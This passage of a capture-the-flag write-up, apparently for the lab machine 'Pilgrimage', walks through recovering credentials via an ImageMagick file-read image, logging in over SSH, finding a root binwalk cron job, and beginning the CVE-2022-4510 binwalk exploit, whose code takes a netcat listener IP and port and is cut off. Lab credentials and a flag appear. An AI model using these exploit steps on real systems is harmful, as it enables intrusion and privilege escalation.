
http://pilgrimage.htb/shrunk/652d70c1ea639.png




```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# ls
README.md  exploit.png  generate.py

┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# wget http://pilgrimage.htb/shrunk/652d70c1ea639.png
--2023-10-16 22:50:23--  http://pilgrimage.htb/shrunk/652d70c1ea639.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connecting to pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1576 (1.5K) [image/png]
Saving to: ‘652d70c1ea639.png’

652d70c1ea639.png          100%[===================================================================>]   1.54K  --.-KB/s    in 0s

2023-10-16 22:50:24 (99.6 MB/s) - ‘652d70c1ea639.png’ saved [1576/1576]
```



```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# ls
652d70c1ea639.png  README.md  exploit.png  generate.py
```




```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# identify -verbose 652d70c1ea639.png
Image: 652d70c1ea639.png
  Format: PNG (Portable Network Graphics)
  Geometry: 128x128
  Class: DirectClass
  Type: true color
  Depth: 8 bits-per-pixel component
  Channel Depths:
    Red:      8 bits
    Green:    8 bits
    Blue:     8 bits
  Channel Statistics:
    Red:
      Minimum:                   257.00 (0.0039)
      Maximum:                 65021.00 (0.9922)
      Mean:                    32639.00 (0.4980)
      Standard Deviation:      18978.98 (0.2896)
    Green:
      Minimum:                     0.00 (0.0000)
      Maximum:                 65278.00 (0.9961)
      Mean:                    11062.54 (0.1688)
```




```
   Raw profile type:

    20480
 53514c69746520666f726d617420330010000101004020200000008a0000000500000000
 000000000000000400000004000000000000000000000001000000000000000000000000
 0000000000000000000000000000000000000000000000008a002e4b910d0ff800040eba00
 0f650fcd0eba0f38000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
 000000000000000000000000000000000000000000000000000000000000000000000000
```


Now we have got another encoded data. We will again try to decode with cyberchef.



```
H SQLite format 3 @
.K  ø  º  e Ï º 8
```



```
emilyabigchonkyboi123
```




```
emily
```


After decoding we hvae got the username and password for the user “Emily” that we have found earlier.

Username:password = **Emily:abigchonkyboi123**

Using this username and password we will try to establish a SSH connection.




```
┌──(root㉿kali)-[/home/peru]
└─# ssh emily@10.10.11.219
The authenticity of host '10.10.11.219 (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.219' (ED25519) to the list of known hosts.
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 17 04:19:52 2023 from 10.10.16.2
emily@pilgrimage:~$
```



```
emily@pilgrimage:~$ ls
a.py                 _binwalk_exploit.png-0.extracted  binwalk.py   _exploit.zip-0.extracted  pspy64    Youtube_logo.png
binwalk_exploit.png  _binwalk_exploit.png.extracted    exploit.zip  _exploit.zip.extracted    user.txt
emily@pilgrimage:~$ cat user.txt
0f114eea7538d2a66a482bc63e838d92
```

Eventually we have found our first flag.


user.txt




```
emily@pilgrimage:~$ sudo -l
[sudo] password for emily:
Sorry, user emily may not run sudo on pilgrimage.
emily@pilgrimage:~$
```

Next we have found out that Emily doesn't have root permission.

Now we will run pspy64.




```
emily@pilgrimage:~$ ls
a.py                 _binwalk_exploit.png-0.extracted  binwalk.py   _exploit.zip-0.extracted  pspy64    Youtube_logo.png
binwalk_exploit.png  _binwalk_exploit.png.extracted    exploit.zip  _exploit.zip.extracted    user.txt
emily@pilgrimage:~$ cat user.txt
0f114eea7538d2a66a482bc63e838d92
```




```
2023/10/17 05:10:31 CMD: UID=0     PID=85265  | /bin/bash /usr/sbin/malwarescan.sh
2023/10/17 05:10:31 CMD: UID=0     PID=85268  | /bin/bash /usr/sbin/malwarescan.sh
2023/10/17 05:10:31 CMD: UID=0     PID=85267  | /bin/bash /usr/sbin/malwarescan.sh
2023/10/17 05:10:31 CMD: UID=0     PID=85266  | /bin/bash /usr/sbin/malwarescan.sh
2023/10/17 05:10:31 CMD: UID=0     PID=85269  | /bin/bash /usr/sbin/malwarescan.sh
2023/10/17 05:10:31 CMD: UID=0     PID=85270  |
```

After running pspy I have found that the root user is executing a file called "**malwarescan.sh**". Emily also had the read permissions for that file.




```
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

It was observed that the “**malwarescan.sh**” script is specifically created to keep an eye on the **“/var/www/pilgrimage.htb/shrunk/”** directory, where recently created files are stored. Its main purpose is to scan these files using a tool called ‘**binwalk**’ to check if they contain any malicious or undesirable content.



```
emily@pilgrimage:~$ binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Scan Options:
    -B, --signature              Scan target file(s) for common file signatures
    -R, --raw=<str>              Scan target file(s) for the specified sequence of bytes
    -A, --opcodes                Scan target file(s) for common executable opcode signatures
    -m, --magic=<file>           Specify a custom magic file to use
```

We identified that the version of Binwalk installed is 2.3.2.




Binwalk v2.3.2 - Remote Command Execution (RCE)

EDB-ID: 51249
CVE: 2022-4510
Author: ETIENNE LACOCHE
Type: REMOTE
Platform: PYTHON
Date: 2023-04-05
EDB Verified: ×
Exploit:
Vulnerable App:


```
# Exploit Title: Binwalk v2.3.2 - Remote Command Execution (RCE)
# Exploit Author: Etienne Lacoche
# CVE-ID: CVE-2022-4510
```

We have found an exploit in exploit db for this particular version.


Now we will try to run the exploit.




```
┌──(root㉿kali)-[/home/peru/git-dumper/git]
└─# nano exploit.py
```


File Actions Edit View Help
root@kali: /home/peru/Downloads
root@kali: /home/peru/git-dumper/git
emily@pilgrimage: ~


```
  GNU nano 7.2                                          exploit.py
# Exploit Title: Binwalk v2.3.2 - Remote Command Execution (RCE)
# Exploit Author: Etienne Lacoche
# CVE-ID: CVE-2022-4510
import os
import inspect
import argparse

print("")
print("##############################################")
print("──────────────────CVE-2022-4510────────────────")
print("##############################################")
print("────────Binwalk Remote Command Execution────────")
print("──────Binwalk 2.1.2b through 2.3.2 included─────")
print("───────────────────────────────────────────────")
print("##############################################")
print("──────────Exploit by: Etienne Lacoche──────────")
print("─────────Contact Twitter: @electr0sm0g─────────")
print("──────────────────Discovered by:───────────────")
print("─────────Q. Kaiser, ONEKEY Research Lab────────")
print("─────────Exploit tested on debian 11───────────")
print("##############################################")
print("")

parser = argparse.ArgumentParser()
parser.add_argument("file", help="Path to input .png file",default=1)
parser.add_argument("ip", help="Ip to nc listener",default=1)
parser.add_argument("port", help="Port to nc listener",default=1)

args = parser.parse_args()

if args.file and args.ip and args.port:
    header_pfs = bytes.fromhex("5046532f302e39000000000000000001002e2e2f2e2e2f2e2e2f2e636f6e6669672f62696e77616c6b2f706c7567696e732f62696e77616c6b2e707900000000000000000000>
```




```
emily@pilgrimage:~$ cd /tmp
emily@pilgrimage:/tmp$ 
```



